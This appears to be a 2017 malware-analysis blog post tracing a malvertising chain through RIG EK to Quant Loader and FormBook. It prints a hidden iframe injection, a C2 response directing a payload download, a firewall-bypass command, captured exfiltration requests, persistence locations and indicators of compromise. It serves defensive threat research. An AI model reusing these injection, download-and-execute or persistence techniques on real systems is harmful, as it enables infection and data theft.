


# Malvertising Campaign Uses RIG EK to Drop Quant Loader which Downloads FormBook.

malwarebreakdown.com/2017/10/10/malvertising-campaign-uses-rig-ek-to-drop-quant-loader-which-downloads-formbook/

October 10, 2017

A couple days ago I came across an unusual looking request for a RIG EK landing page. The log showed the referer to be coming from a site called pay-scale[.]us:




Looking through the logs surrounding the event I could see that the user visited a shady site using the .ac ccTLD. Traffic estimates showed that this site received 500K visitors over the last 30 days. When I was researching the site, I was redirected via malicious ad traffic to tech support scams. This leads me to believe the initial referer was from malvertising. The malvert likely redirected the host to pay-scale[.]us via a 3XX status code.

Examining the page source for pay-scale[.]us shows the website was mirrored from usmotors[.]com using HTTrack Website Copier:




Looking a little farther down the page we can see how the user got redirected to RIG EK from pay-scale[.]us:




```
8PZPIcCenxgoOnuuYRRHeY2eE0yiaNnSoOyK26Yah8640b" />
</div>
<iframe width="0" height="0" src="http://medical-help.top/F4tZ8S" frameborder="0" ></iframe>
<script type="text/javascript">
//
150 var theForm = document.forms['form1'];
151 if (!theForm) {
152     theForm = document.form1;</pre></div><div data-bbox="92 234 787 253" data-label="Text"><p>The domain in the hidden iframe, medical-help[.]top, resolves to 91.92.136.170.</p></div><div data-bbox="92 270 883 330" data-label="Text"><p>Looking at the Whois information shows these domains were registered using the name “Terry Kornfeld” and email address morganaanna7@gmail.com. Searching for all domains registered using that name and/or email address returned the following:</p></div><div data-bbox="92 352 446 670" data-label="Table"><table border="1"><thead><tr><th>Domain</th><th>Registered</th></tr></thead><tbody><tr><td>i-yourdoctor[.]top</td><td>10/8/2017</td></tr><tr><td>highqualitywebhelp[.]top</td><td>10/8/2017</td></tr><tr><td>filmsdays[.]top</td><td>10/4/2017</td></tr><tr><td>photosetty[.]us</td><td>10/2/2017</td></tr><tr><td>pay-scale[.]us</td><td>10/1/2017</td></tr><tr><td>madicalcareme[.]top</td><td>9/19/2017</td></tr><tr><td>mymedicalcare[.]us</td><td>9/17/2017</td></tr><tr><td>photo24[.]top</td><td>9/9/2017</td></tr><tr><td>medical-help[.]top</td><td>9/9/2017</td></tr></tbody></table></div><div data-bbox="92 692 887 731" data-label="Text"><p>These sites should be considered malicious. Additionally, some of them are being used for C2 activities. More on that later.</p></div><div data-bbox="92 733 872 753" data-label="Text"><p>Below is the GET request that was generated due to the hidden iframe on pay-scale[.]us:</p></div><div data-bbox="98 768 916 897" data-label="Code-Block"><pre>GET /F4tZ8S HTTP/1.1
Accept: text/html,application/xhtml+xml,*/*
Referer: http://pay-scale.us/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: medical-help.top
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx
Date: Mon, 09 Oct 2017 20:40:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Keep-Alive: timeout=60
Expires: Thu, 21 Jul 1977 07:30:00 GMT
Last-Modified: Mon, 09 Oct 2017 20:40:57 GMT
Cache-Control: max-age=0
Pragma: no-cache
Set-Cookie: [REDACTED]; expires=Thu, 09-Nov-2017 20:40:57 GMT; Max-Age=2678400; path=/; domain=medical-help.top
Location: http://176.57.217.78/?HTY3NTc2gIzoes=xxqHw6sXQDp3EKv_eT6NPNRH8CL2Y2dwhfEfJaeFukzrDFTF_vozxAThS66_BtdfJ3eonks=RDVb11853KARom12Ugki0v1u3UCDnoXV1pTh_katWw0@puxEulp2VvzyIAQ@stg1Th6218nuts=RT1kzA1</pre></div><div data-bbox="92 910 874 930" data-label="Text"><p>The server returns a 302 Found with a location containing the RIG EK landing page URL.</p></div><div data-bbox="908 963 949 978" data-label="Page-Footer"><p>2/12</p></div>
```





When Quant Loader was executed it copied itself to %APPDATA%[uid]svchost.exe:




[uid] is the eight-digit unique ID generated for the infected host. [Forcepoint](#) shows how the unique ID is generated:

1. Obtain the Windows GUID value from HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\Cryptography
2. Extract only the number values, no letters or dashes
3. Copy 8 of the numbers, beginning with the 5th number


The malware then re-launches itself under “svchost.exe” and creates file “C:\Users[Username]\AppData\Local\Temp\per”. The following processes and actions were recorded:

1. svchost.exe creates process regini.exe
2. regini.exe reads data from file %TEMP%\per
3. svchost.exe deletes file %TEMP%\per
4. svchost.exe sets AutoStart registry key “HKCU\Software\Microsoft\Windows\CurrentVersion\RunQt”



Quant Loader also modifies Windows Firewall to allow outbound communications using the command:

```
netsh.exe advfirewall firewall add rule "name=Quant"  
"program=c:\users\appdata[uid]\svchost.exe" dir=Out action=allow
```



I found post-infection traffic to the C2 at [filmsdays\[.\]top/q/](http://filmsdays[.]top/q/), which was registered by “Terry Kornfeld” using the email address [morganaanna7@gmail.com](mailto:morganaanna7@gmail.com):



```
GET /q/index.php?id=[REDACTED]&c=1&mk=8df751&il=H&vr=1.50&bt=32 HTTP/1.1  
Host: filmsdays.top
```

```
HTTP/1.1 200 OK  
Date: Mon, 09 Oct 2017 20:47:10 GMT  
Server: Apache/2.4.10 (Debian)  
Content-Length: 38  
Content-Type: text/html; charset=UTF-8
```

```
00000000exe=http://motorsus.us/fb.exe;
```

- id = the unique ID of the infected host
- c = the current index of the server being used
- mk = string likely used as an affiliate of campaign ID
- il = Haven't confirmed
- vr = Haven't confirmed but could be version number

- bt = Haven't confirmed but could be x86 or x64

Below is an example of the Quant Loader C2 TCP connections captured during my infection:

Remote Address: 85.217.170.186  
 Remote Host Name: t.co  
 Remote Port: 80  
 Process Name: svchost.exe  
 Process Path: C:\Users\Win7 32bit\AppData\Roaming\[uid]\svchost.exe  
 Remote IP Country: Bulgaria


Remote Address: 212.73.150.215  
 Remote Host Name: v22597.vps.ag  
 Remote Port: 80  
 Process Name: svchost.exe  
 Process Path: C:\Users\Win7 32bit\AppData\Roaming\[uid]\svchost.exe  
 Remote IP Country: Bulgaria

In my infection the first server (c=1) responded with the location of follow-up malware located at motorsus[.]us/fb.exe.

Motorsus[.]us appears to be under control of the same threat actor(s). The name and email used to register this domain is "Lee M Clark" and john.benjack@mailfence.com. Below is a list of current domains using that registrant information.


Domain	Registered
motorsus.us	10/1/2017
seechicagodance.us	10/1/2017

This payload is dropped in %TEMP% and executed.



The malware being downloaded by Quant Loader was identified as FormBook by my friend @Antelox.

FormBook, once executed, copied itself (it was hidden) to %USERPROFILE%:



The malware was renamed to **mfcgn2pl.exe**.

According to [FireEye](#), it can also use the following prefixes for its name:

- ms
- mfc
- win
- gdi
- vga
- igfx
- user
- help
- config
- update
- regsvc
- chkdsk
- systray

- audiodg
- certmgr
- autochk
- taskhost
- colorcpl
- services
- IconCache
- ThumbCache
- Cookies


It can also use the following file extensions:

- .exe
- .com
- .scr
- .pif
- .cmd
- .bat

If it is running with normal privileges it is copied to one the following directories:

- %USERPROFILE%
- %APPDATA%
- %TEMP%


Here is another image showing another copy called Cookiescz7x.cmd being created in %APPDATA%:



If it is running with elevated privileges it copies itself to one of the following directories:

- %ProgramFiles%
- %CommonProgramFiles%

In my infection I found it configuring persistence to HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run:



However, depending on its privileges, it can also use the following locations for persistence:

- HKCUSOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
- HKCUSOFTWARE\Microsoft\Windows\CurrentVersion\Run

FormBook was beaconing to basefilm[.]top/tesla/shell123/config.php.

Basefilm[.]top is registered to “Shirhall Shirhall” and is using the registrant email address annacrown44@gmail.com.

I captured the following GET requests:

```
GET /tesla/shell123/config.php?id=[REDACTED] HTTP/1.1
Host: www.basefilm.top
Connection: close

.....HTTP/1.1 200 OK
Server: nginx
Date: Mon, 09 Oct 2017 20:53:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
```

The parameter “id” shown in the URL contains encoded information about the system.

The malware also uses HTTP POST requests to send data back to basefilm[.]top/tesla/shell123/config.php:

```
POST /tesla/shell123/config.php HTTP/1.1
Host: www.basefilm.top
Connection: close
Content-Length: 521
Cache-Control: no-cache
Origin: http://www.basefilm.top
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.basefilm.top/tesla/shell123/config.php
Accept-Language: en-US
Accept-Encoding: gzip, deflate

dat=RndUj30hYkIYBpZupoAa7qc4wfqL6NRiEvdYH20wgZiHTPHC5je8iJ2whRyqKMKANKVGN01sc-52IhnhKKTWJ5jHy16FqF2Y-MUNG1h01sKINExTGPjEd60gnikKaAKICH-SGmb1g0tfyRcSV33Hh0dI2IezAy9nsFV1ks232toZBS1axRmn8pGQ1sJZ18xDImzfngEvnPECI_ov37ffCdor_eyr61s1y65FjpaHh1Bc_fyvou3649EJusZxgRrPSCrYQPHFA7qbs88FTVdWfHosTWA18QPNLpb-LzC7gka_YCX8QmYE559JxcHKr166Zhu9eSyBYKX1geRkTk9XFkHyT8B5Q0wARbHquInObbLZjqupBR7FuU2R_z1lcoGdSQQ080SnX4o0FDZaF0txN5FSye0mXvX2BwPxcX_Ex0eXdxJegUH5PHRNQpI38891kxKEDPRE-Xcb4j36ZtgfEr17ym7Ltgqu0i_plw..&un=V2lullyAzHmJpdA==&br=0. HTTP/1.1 200 OK
Server: nginx
Date: Mon, 09 Oct 2017 21:14:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
```

According to FireEye, these messages to the C2 are RC4 encrypted and Base64 encoded.



DNS queries for kinnomanna.top:

```
Standard query 0x6324 A filmsdays.top
Standard query 0x2ba2 A filmsdays.top
Standard query response 0x6324 A filmsdays.top A 85.217.170.186
Standard query response 0x2ba2 A filmsdays.top A 85.217.170.186
Standard query 0x001b A motorsus.us
Standard query 0x7b45 A kinnomanna.top
Standard query response 0x001b A motorsus.us A 212.73.150.215
Standard query response 0x7b45 No such name A kinnomanna.top SOA a.zdnscloud.com
Standard query 0xd545 A kinofilmone.top
Standard query response 0xd545 No such name A kinofilmone.top SOA a.zdnscloud.com
Standard query 0x4c53 A kinnomanna.top
Standard query response 0x4c53 No such name A kinnomanna.top SOA a.zdnscloud.com
Standard query 0xa128 A kinofilmone.top
Standard query response 0xa128 No such name A kinofilmone.top SOA a.zdnscloud.com
Standard query 0x42f4 A www.basefilm.top
Standard query response 0x42f4 A www.basefilm.top A 169.239.128.162
Standard query 0x53d2 A kinnomanna.top
Standard query response 0x53d2 No such name A kinnomanna.top SOA a.zdnscloud.com
```

Hashes

SHA256: c10c659498c3bd5ed8454c0041739db7d324ddd09126c16ea229ab30e9232de4

File name: RigEK landing page.txt

SHA256: b5dc599319b6f0968db9318e3d5dbbd6939c4d7b879e45269210a5878b7551a4

File name: RigEK Flash exploit.swf

SHA256: 22aba6be7e754e7163e8adb72f7235ad97ff411a29c98444ddacc24bd04cdc34

File name: o32.tmp

SHA256: 8e94bd154dbea3d020cce1e216f4a327d0ddf65737847ffed34113bf3fdb22dd

File name: bilonebilo417.exe

Hybrid-Analysis Report

SHA256: 2f74f8518bd14a882a870f3794a76dba381b59c1e40247a2483468959b572d82

File name: fb.exe

Hybrid-Analysis Report

SHA256: 0fa6898d426a6176ff7673d2d5336879d418f5be2714605eb32985626f508357

File name: 05110.exe

Hybrid-Analysis Report

SHA256: 72a4b137b02b0ef45f5013b88228132081cff1ecfeccecae5e70069bf38c5ba0

File name: 15838.exe

Hybrid-Analysis Report

Downloads

Malicious Artifacts

Password is “infected”

References:

1. <https://blogs.forcepoint.com/security-labs/locky-distributor-uses-newly-released-quant-loader-sold-russian-underground>
2. <https://www.fireeye.com/blog/threat-research/2017/10/formbook-malware-distribution-campaigns.html>



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